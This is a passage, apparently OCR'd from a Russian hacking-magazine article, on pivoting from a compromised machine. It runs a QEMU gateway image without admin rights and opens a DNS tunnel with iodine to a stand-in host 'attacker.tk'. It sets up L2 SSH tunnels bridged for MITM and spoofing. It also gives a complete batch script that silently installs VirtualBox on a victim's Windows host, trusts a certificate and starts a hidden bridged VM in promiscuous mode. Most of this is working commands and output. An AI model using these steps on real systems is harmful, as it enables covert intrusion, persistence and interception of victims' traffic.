
Портативный и переносимый QEMU запустится везде и без прав

Это значит, что с очень большой долей вероятности такая сборка QEMU запустится на любой ОС, как 32-, так и 64-битной, как на старой, так и на новой.

Запускаем виртуальную машину без административных прав:

```
./qemu-system-i386 -hda gw.img -m 64M -net nic -net user,hostfwd=tcp:
127.0.0.1:2323-10.0.2.15:23,hostfwd=tcp:127.0.0.1:2222-10.0.2.15:22
```

Поскольку виртуальная ОС будет работать за NAT, мы опять пробрасываем в нее порты с хоста. И вновь мы исказили реальность и получили root внутри user.




```
lubuntu@test:~$ id
uid=1000(lubuntu) gid=1000(lubuntu) группы=1000(lubuntu),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),118(lpadmin),124(sambashare)
lubuntu@test:~$ ./qemu-system-i386 -hda gw.img -m 256M -net nic -net user,hostfw
d=tcp::2323-:23
WARNING: Image format was not specified for 'gw.img' and probing guessed raw.
         Automatically detecting the format is dangerous for raw images, write o
perations on block 0 will be restricted.
         Specify the 'raw' format explicitly to remove the restrictions.
```

```
lubuntu@test:~$ telnet 127.0.0.1 2323
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

(none) login: user
Password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

(none):~$ su
Password:
/home/user # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel),11(floppy),20(dialout),26(tape),27(video)
/home/user #
```

Root-права from scratch

Теперь мы можем выполнить любой, даже самый сложный pivoting, предоставив себе полноценный VPN-туннель L3.


lubuntu@test: ~ (lubuntu-Standard-PC-i440FX-PIIX-1996)

```
/home/user # modprobe tun
/home/user # iodine -f -P passwd attacker.tk &
/home/user # Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for attacker.tk to 10.0.2.3
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #3
Setting IP of dns0 to 172.16.0.5
Setting MTU of dns0 to 1130
Server tunnel IP is 172.16.0.1
Requesting server address to attempt raw UDP mode (skip with -r)
Server is at 10.0.0.1, trying raw login: (skip with -r) OK
Sending raw traffic directly to 10.0.0.1
Connection setup complete, transmitting data.

/home/user # ifconfig dns0
dns0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:172.16.0.5  P-t-P:172.16.0.5  Mask:255.255.255.224
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1130  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:48 (48.0 B)

/home/user #
```

Закрываем глаза на все проблемы и поднимаем VPN-туннель, несмотря ни на что и вопреки отсутствию root-прав

Мы запустили DNS-туннель и не поставили на скомпрометированной машине ни одного пакета! К тому же напомню, административных прав на этом компьютере у нас не было. А VPN-туннель теперь есть.


Продолжение статьи →

ОБРАЗ GW.IMG (POST_2)

Теперь представим себе более обнадеживающую ситуацию: на скомпрометированной машине у нас есть и административные права, и канал эксфильтрации наружу. Наверное, это самый «везучий» кейс в плане возможностей.

При наличии должных прав эмуляция сетевых карт у современных виртуальных машин позволяет создать в хостовой ОС полноценный виртуальный сетевой интерфейс, который с помощью bridge можно совместить с основным сетевым интерфейсом хоста. Что и обеспечит полноценное копирование сетевых пакетов между guest и host на скомпрометированной машине.

В то же время любой сетевой интерфейс VPN уже внутри гостевой ОС тем же bridge может быть совмещен с ее основным интерфейсом Eth, на который пакеты копируются с хоста уже силами эмулятора или виртуализации. В итоге система из двух bridge способна прозрачно доставить любые пакеты хоста с самого низкого L2-уровня в любой сетевой интерфейс гостевой ОС, который мы создадим той или иной pivoting-утилитой.



Сетевой доступ уровня L2 — через двойной bridge

В случае если на скомпрометированной машине мы располагаем административными правами, мы можем делать все то же самое, что было описано выше, но плюс к этому нам открывается бонус: L2-атаки. И нам становятся доступны такие мощные вещи, как MITM или spoofing.

Все необходимое для того, чтобы виртуальная ОС могла предоставить нам VPN-туннель L2, уже есть в нашем GW-образе — это OpenSSH. И для активации L2-туннеля нам нужна лишь одна строчка в его конфиге:

```
vi /etc/ssh/sshd_config
  PermitTunnel ethernet
```

Перезапускаем sshd и загружаем два драйвера:

```
/usr/sbin/sshd
modprobe tun
modprobe bridge
```

На стороне атакующего мы подключаемся по SSH:

```
sudo ssh root@victim -o Tunnel=ethernet -w any:any
```

Теперь и у атакующего, и у жертвы одновременно появляется сетевой TAP-интерфейс. На стороне целевой системы внутри GW-образа его нужно объединить с основным сетевым интерфейсом Eth с помощью bridge:

```
brctl addbr br0; brctl addif br0 eth0; brctl addif br0 tap0;
ifconfig eth0 0 promisc; ifconfig br0 10.0.0.18 netmask 255.255.255.0
; route add -net default gw 10.0.0.1
ifconfig tap0 up
```

Точно так же на стороне хоста: его сеть должна быть сбриджена с сетевым интерфейсом гостевой ОС. И после этого пакеты начнут заходить в наш туннель, ведь, как мы помним, сетевой мост — это самый простой способ копирования пакетов между сетевыми интерфейсами. На стороне атакующего TAP-интерфейс — это не что иное, как L2-портал в сеть victim:

```
dhclient tap0
```

Благодаря абстрагированию от ОС жертвы с помощью технологии эмуляции мы сможем применять этот универсальный трюк всякий раз вне зависимости от установленной на скомпрометированной машине операционной системы.

Испытываем GW.img на VirtualBox в Windows (есть привилегии, есть эксфильтрация)

Виртуальная машина QEMU в ОС Windows не имеет поддержки сетевых интерфейсов на стороне хоста. Но ее последователь VirtualBox — имеет. К тому же у нее есть удобная консольная утилита для объединения сетевых интерфейсов в мост. Поэтому деплоим на скомпрометированном хосте VirtualBox и запускаем в ней GW-образ нашего Linux в качестве универсального шлюза.

Поскольку запускать образ мы будем не на QEMU, а на VirtualBox, то для начала нам надо сконвертировать наш образ в формат диска, понятный VirtualBox. И вновь это делается силами великого и могучего QEMU (на стороне атакующего):

```
qemu-img convert gw.img -O vdi gw-disk001.vdi
```

Теперь на стороне атакующего в VirtualBox остается лишь создать пустую виртуалку с использованием нашего готового vdi-диска, а затем экспортировать ее в самодостаточный ova-файл: Файл → Экспорт конфигураций → Далее → Далее.

Весь образ нашего супершлюза уместился в файл `linux.ova` размером 38 Мбайт. Образ такого формата максимально удобен для импортирования на атакуемую машину. Чтобы поставить VirtualBox в фоновом режиме и без GUI, нужен пакет .msi. Предварительно достать его можно из exe-инсталлятора VirtualBox (на стороне атакующего):

```
virtualbox-5.2.6-120293-Win.exe -extract
```


В папке `%USER%\appdata\local\temp\virtualbox\` появятся все необходимые файлы, которые нужно будет скопировать на машину жертвы для последующей скрытой установки:

```
copy VirtualBox-5.2.6-r120293-MultiArch_x86.msi
copy VirtualBox-5.2.6-r120293-MultiArch_amd64.msi
copy common.cab
copy cert.cer
copy linux.ova
copy install.bat
start install.bat
```

Наконец, для автоматической установки на скомпрометированном хосте из консоли используем следующий скрипт .bat:

```
pushd %~dp0
certutil -addstore TrustedPublisher cert.cer
dir "c:\prog*86)" > nul 2> nul && (
        msiexec /i VirtualBox-5.2.6-r120293-MultiArch_amd64.msi /
quiet /log vbox_install.log ALLUSERS=2 ADDLOCAL=VBoxApplication,
VBoxNetworkFlt VBOX_INSTALLDESKTOPSHORTCUT=0
VBOX_INSTALLQUICKLAUNCHSHORTCUT=0 VBOX_REGISTERFILEEXTENSIONS=0
VBOX_START=0 INSTALLDIR=c:\post\
) || (
        msiexec /i VirtualBox-5.2.6-r120293-MultiArch_x86.msi /quiet
/log vbox_install.log ALLUSERS=2 ADDLOCAL=VBoxApplication,
VBoxNetworkFlt VBOX_INSTALLDESKTOPSHORTCUT=0
VBOX_INSTALLQUICKLAUNCHSHORTCUT=0 VBOX_REGISTERFILEEXTENSIONS=0
VBOX_START=0 INSTALLDIR=c:\post\
)
ping -n 300 127.0.0.1 >nul
c:\post\vboxmanage import linux.ova --options keepallmacs

c:\post\vboxmanage list bridgedifs|findstr /R "^Name:" > out.txt
setlocal enabledelayedexpansion
set /a c=1
for /f "tokens=2*" %%i in ('type out.txt') do (
        echo c:\post\vboxmanage modifyvm linux --nic!c! bridged
--nictype!c! 82540EM >> out.bat
        echo c:\post\vboxmanage modifyvm linux --nic!c! bridged
--bridgeadapter!c! "%%i %%j" >> out.bat
        echo c:\post\vboxmanage modifyvm linux --nicpromisc!c! allow-
all >> out.bat
        set /a c=c+1
)
chcp 1251
call out.bat
chcp 866
c:\post\vboxmanage modifyvm linux --pae on
c:\post\vboxmanage modifyvm linux --ioapic on
c:\post\vboxmanage startvm linux --type headless
```

Используя магию виртуализации, мы бриджим сетевые интерфейсы жертвы (host-системы) и GW-образа (guest-системы).




```
e:\vbox>chcp 1251
пхъе·р  ъюфютр  ёСЕрэшЎр: 1251

e:\vbox>call out.bat

e:\vbox>c:\post\vboxmanage modifyvm linux --nic1 bridged --nictype1 82540EM

e:\vbox>c:\post\vboxmanage modifyvm linux --nic1 bridged --bridgeadapter1 "Realtek RTL8139C+ Fast Ethernet ёхСхтющ рюрфСхЕ"

e:\vbox>c:\post\vboxmanage modifyvm linux --nicpromisc1 allow-all

e:\vbox>chcp 866
Текущая кодовая страница: 866

e:\vbox>c:\post\vboxmanage modifyvm linux --pae on

e:\vbox>c:\post\vboxmanage modifyvm linux --ioapic on

e:\vbox>c:\post\vboxmanage startvm linux --type headless
Waiting for VM "linux" to power on...
VM "linux" has been successfully started.

e:\vbox>
```

Инжект скрытой виртуалки в Windows с бриджингом ее сети — паразитируем на сети скомпрометированного узла

После этого в сетевом сегменте жертвы появляется новый IP-адрес нашей GW-системы.

Для открытия L2-портала через GW внутри виртуалки поднимаем по SSH туннель L2 и точно так же бриджим его уже с виртуальным интерфейсом eth0:

